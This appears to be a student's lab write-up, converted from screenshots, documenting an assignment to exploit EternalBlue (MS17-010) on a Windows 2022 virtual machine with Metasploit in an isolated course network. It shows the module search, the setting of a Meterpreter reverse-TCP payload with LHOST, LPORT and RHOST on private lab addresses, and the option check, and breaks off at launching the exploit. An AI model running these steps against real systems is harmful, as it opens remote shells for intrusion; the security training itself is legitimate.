


## Task B: Exploit EternalBlue on Windows 2022 with Metasploit

In this task, try to use the same steps as shown in the video lecture to exploit the EternalBlue vulnerability on Windows 2022. You may or may not establish a reverse shell connection to the Windows 2022 using the same method as hacking Windows 2008.


Document your steps and show your results.

You won't lose points for a failed reverse shell connection. But you will lose points for incorrect configurations, such as putting the wrong IP in LHOST/RHOST, etc.



```
root@kali: ~
File Actions Edit View Help
msf6 > search ms17-010
Matching Modules
-----
#  Name                                     Disclosure Date  Rank  Che
ck  Description
--  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average  Yes
   MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal   Yes
   MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal   No
   MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
Command Execution
3  auxiliary/scanner/smb/smb_ms17_010      2017-03-14      normal   No
   MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great    Yes
   SMB DOUBLEPULSAR Remote Code Execution
Interact with a module by name or index. For example info Windows, or use exploit/windows/smb/smb_doublepulsar_rce
msf6 >
```

Open new terminal; Launch metasploit; search for external blue exploit



Using the eternalblue exploit

```
Kali - Internal Workstation on CY301-IHENR002 - Virtual Machine Connection
File Action Media View Help
root@kali: ~
File Actions Edit View Help
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lport 4428
lport => 4428
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.10.19
rhost => 192.168.10.19
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

First I set the payload using a reverse shell, then I set the lhost for internal kali, then I set the port to 4428, lastly I set the rhost to windows 2022.

Kali - Internal Workstation on CY301-IHENR002 - Virtual Machine Connection

File Action Media View Help

1 2 3 4 (genmon)XXX

root@kali: ~


File Actions Edit View Help

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
```


Name	Current Setting	Required	Description
RHOSTS	192.168.10.19	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Se

Activate Windows  
Go to Settings to activate Windows

12:18 PM  
4/2/2025



Using show options to double check the configurations before exploiting.



Running exploit.